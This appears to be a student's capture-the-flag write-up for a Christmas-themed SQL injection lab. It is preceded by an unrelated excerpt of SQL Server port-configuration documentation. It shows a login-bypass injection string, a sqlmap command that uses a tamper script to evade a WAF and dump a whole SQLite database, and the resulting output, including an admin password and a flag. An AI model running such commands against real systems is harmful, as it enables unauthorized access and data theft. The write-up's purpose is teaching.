
This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for [dynamic ports](#). This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.

Because port 1433 is the known standard for SQL Server, some organizations specify that the SQL Server port number should be changed to enhance security. This might be helpful in some environments. However, the TCP/IP architecture permits a [port scanner](#) to query for open ports, so changing the port number is not considered a robust security measure.

For more information about the default Windows firewall settings, and a description of the TCP ports that affect the Database Engine, Analysis Services, Reporting Services, and Integration Services, see [Configure the Windows Firewall to Allow SQL Server Access](#).

Question 2

Without brute forcing the directory we got a small hint about Santa's secret login panel, so we tried '/santapanel' and it worked.




Question 3

The hint of the database was sqlite.

Santa's TODO: Look at alternative database systems that are better than **sqlite**. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Question 4,5,6,7,8

To find the entries that are in the gift database we used burpsuite, foxyproxy and sqlmap to search for the data.



We proceed to save the information that we got from burpsuite and went ahead and opened it in sqlmap.

```
(kali@kali)~$ cd Desktop
(kali@kali)~/Desktop$ cd pog
(kali@kali)~/Desktop/pog$ sqlmap -r santadatabasesqlmap --dump-all --tamper space2comment --dbms sqlite

[1.6.4#stable]
https://sqlmap.org

! legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
sponsible for any misuse or damage caused by this program

*) starting @ 09:21:19 /2022-06-19/

09:21:19 [INFO] parsing HTTP request from 'santadatabasesqlmap'
09:21:19 [INFO] loading tamper module 'space2comment'
09:21:19 [INFO] testing connection to the target URL
09:21:20 [INFO] checking if the target is protected by some kind of WAF/IPS
09:21:20 [INFO] testing if the target URL content is stable
09:21:20 [INFO] target URL content is stable
09:21:20 [INFO] testing if GET parameter 'search' is dynamic
09:21:20 [WARNING] GET parameter 'search' does not appear to be dynamic
09:21:21 [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
09:21:21 [INFO] testing for SQL injection on GET parameter 'search'
09:21:21 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
09:21:21 [WARNING] reflective value(s) found and filtering out
```

The meaning behind the commands are:

Command

- url Provide URL for the attack
- dbms Tell SQLMap the type of database that is running
- dump Dump the data within the database that the application uses
- dump-all Dump the ENTIRE database
- batch SQLMap will run automatically and won't ask for user input

Another command was --tamper space2comment which tells the SQLMap to bypass the WAF (Web Application Firewall)

After SQLMap finished dumping the data we were given the information that we needed.

```
table: users
1 entry]


| password         | username |
|------------------|----------|
| EhCNSWzzFP6sc7gB | admin    |


00:26:13] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.210.168/dump/SQLite_masterdb/users.csv'
00:26:13] [INFO] fetching columns for table 'sequels'
00:26:13] [INFO] fetching entries for table 'sequels'
Database: <current>
table: sequels
22 entries]


| kid         | age | title                      |
|-------------|-----|----------------------------|
| James       | 8   | shoes                      |
| John        | 4   | skateboard                 |
| Robert      | 17  | iphone                     |
| Michael     | 5   | playstation                |
| William     | 6   | xbox                       |
| David       | 6   | candy                      |
| Richard     | 9   | books                      |
| Joseph      | 7   | socks                      |
| Thomas      | 10  | 10 McDonalds meals         |
| Charles     | 3   | toy car                    |
| Christopher | 8   | air hockey table           |
| Daniel      | 12  | lego star wars             |
| Matthew     | 15  | bike                       |
| Anthony     | 3   | table tennis               |
| Donald      | 4   | fazer chocolate            |
| Mark        | 17  | wii                        |
| Paul        | 9   | github ownership           |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                     |
| Andrew      | 16  | rasberry pie               |
| Kenneth     | 19  | TryHackMe Sub              |
| Joshua      | 12  | chair                      |


00:26:13] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.210.168/dump/SQLite_masterdb/sequels'
00:26:13] [INFO] fetching columns for table 'hidden_table'
00:26:13] [INFO] fetching entries for table 'hidden_table'
Database: <current>
table: hidden_table
1 entry]


| flag                                    |
|-----------------------------------------|
| thmfox{All_I_Want_for_Christmas_Is_You} |


```

Thought Process/Methodology:

Once we started the machine, we were ordered to find Santa's secret login panel. So, we checked out the hint that was derived from 2 words with the format of /s**tap**l. Then we guessed and tried out /santapanel. After entering the secret login panel, we were given a login form and after learning the SQL injection technique which allows us to bypass login forms. From what we learnt, we know that the input "'or true – " can bypass the login, so we tried using it and it worked. After we successfully login to the panel, we can see some of the data from Santa's database. But we tried entering random words and nothing was found in the database. Later, we found a little small hint of what database that this panel was using, and it was sqlite. We turned on foxyproxy and burpsuite in order to save the proxy request file. Right after we saved the file, we opened sqlmap and ran the command "sqlmap -r santadatabasesqlmap --dump-all --tamper space2comment --dbms sqlite", the reason why we ran this command is to dump the entire database's data, let SQLMap know what type of database that we are trying to run and bypass the Web Application Firewall. After this process we were given the information that was required to answer the questions which includes the flag, admin's password, what Paul asked for and James's age.